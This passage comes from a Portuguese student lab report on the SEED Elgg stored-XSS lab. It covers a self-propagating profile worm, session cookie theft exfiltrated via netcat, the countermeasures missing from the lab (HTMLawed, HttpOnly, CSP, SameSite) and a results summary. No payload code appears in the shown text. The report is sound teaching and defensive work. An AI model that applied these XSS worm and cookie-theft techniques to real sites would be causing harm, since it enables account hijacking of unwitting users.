


Figura 14 — Perfil da Samy exibindo 'WORM ACTIVE' — o próprio perfil do atacante foi infectado pelo worm

Fonte: O autor (2026).

8.3 Análise

O worm demonstrou propagação bem-sucedida: ao visitar o perfil da Samy, a sessão da Alice foi utilizada para modificar o próprio perfil dela via POST autenticado, inserindo o payload. Qualquer usuário que visitasse o perfil infectado da Alice repetiria o processo, criando uma cadeia de propagação exponencial sem

nenhuma intervenção adicional do atacante original.

9 TASK 6 — ANÁLISE DE CONTRAMEDIDAS

O objetivo desta task foi verificar as configurações de segurança do Elgg, identificar as contramedidas ausentes que possibilitaram os ataques e propor as correções adequadas.

9.1 Painel Administrativo — Plugins

O acesso ao painel de administração foi realizado com a conta admin. A lista de plugins foi inspecionada em busca do HTMLawed, que é a contramedida nativa do Elgg para sanitização de HTML e bloqueio de XSS.




Figura 15 — Painel /admin/plugins (parte 1): lista de plugins — HTMLawed não está presente

Fonte: O autor (2026).




Figura 16 — Painel /admin/plugins (parte 2): lista completa — ausência do HTMLawed confirmada

Fonte: O autor (2026).

A ausência do HTMLawed é intencional no laboratório SEED para permitir a execução dos ataques. Em uma instalação de produção, esse plugin deveria estar ativado.

9.2 Configurações de Segurança




Figura 17 — Página /admin/security: Hardening com 'Protect upgrade.php' ativo; ausência de HttpOnly e CSP

Fonte: O autor (2026).




Figura 18 — Admin/security: Site secret com 'Key Strength: Strong', mas sem requisitos mínimos de senha

Fonte: O autor (2026).

9.3 Contramedidas Identificadas

Quadro 3 — Contramedidas de segurança e status no ambiente do laboratório

Contramedida	Descrição	Status
HTMLawed (plugin)	Filtra e sanitiza HTML nos campos de entrada, bloqueando tags como <script>	AUSENTE
Flag HttpOnly no cookie	Impede leitura do cookie de sessão via JavaScript (document.cookie)	NÃO CONFIGURADA
Content Security Policy (CSP)	Cabeçalho HTTP que bloqueia scripts inline e não originais não autorizadas	NÃO CONFIGURADA
Flag SameSite no cookie	Restringe o envio do cookie em requisições cross-site, mitigando CSRF	NÃO CONFIGURADA
htmlspecialchars() no PHP	Função PHP que escapa caracteres especiais HTML antes de renderizar na página	NÃO UTILIZADA

Fonte: O autor (2026).

10 CONCLUSÃO

O laboratório demonstrou com êxito as principais variações e impactos de ataques de Cross-Site Scripting (XSS) armazenado em uma aplicação web real. Todas as seis tasks foram executadas e evidenciadas com capturas de tela.

Quadro 4 — Resumo dos resultados obtidos por task

Task	Descrição	Resultado
Task 1	XSS Armazenado Básico	Payload executado — vulnerabilidade confirmada
Task 2	Leitura de Cookie	Cookie Elgg=er6e04ub... lido via document.cookie
Task 3	Session Hijacking	Cookie exfiltrado via netcat silenciosamente
Task 4	Add Friend automático	Botão 'Remove friend' confirmado — CSRF contornado
Task 5	Worm auto-propagável	'WORM ACTIVE' propagado no perfil da vítima
Task 6	Contramedidas	HTMLawed ausente, sem HttpOnly, sem CSP

Fonte: O autor (2026).

Os ataques foram viabilizados pela combinação de três ausências críticas: sanitização de entrada (HTMLawed desativado), flag HttpOnly no cookie de sessão e Content Security Policy. A ativação dessas contramedidas em conjunto tornaria os ataques inviáveis ou significativamente mais difíceis de executar.

Todo o laboratório foi realizado em ambiente isolado — containers Docker locais sem acesso a sistemas reais ou de terceiros —, em conformidade com as normas éticas de segurança e com os objetivos pedagógicos da disciplina de Cibersegurança da Universidade Federal de Uberlândia.

REFERÊNCIAS

DU, Wenliang. **Computer & Internet Security: A Hands-on Approach**. 3. ed. Syracuse: SEED Project, 2019. Disponível em: https://seedsecuritylabs.org. Acesso em: out. 2026.

ELGG FOUNDATION. **Elgg open-source social networking engine**. Versão 3.3.3. Disponível em: https://elgg.org. Acesso em: out. 2026.

OWASP FOUNDATION. **Cross Site Scripting (XSS)**. OWASP Top 10 — A03:2021. Disponível em: https://owasp.org/www-community/attacks/xss. Acesso em: out. 2026.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **NBR 14724**: Informação e documentação — trabalhos acadêmicos — apresentação. Rio de Janeiro: ABNT, 2011.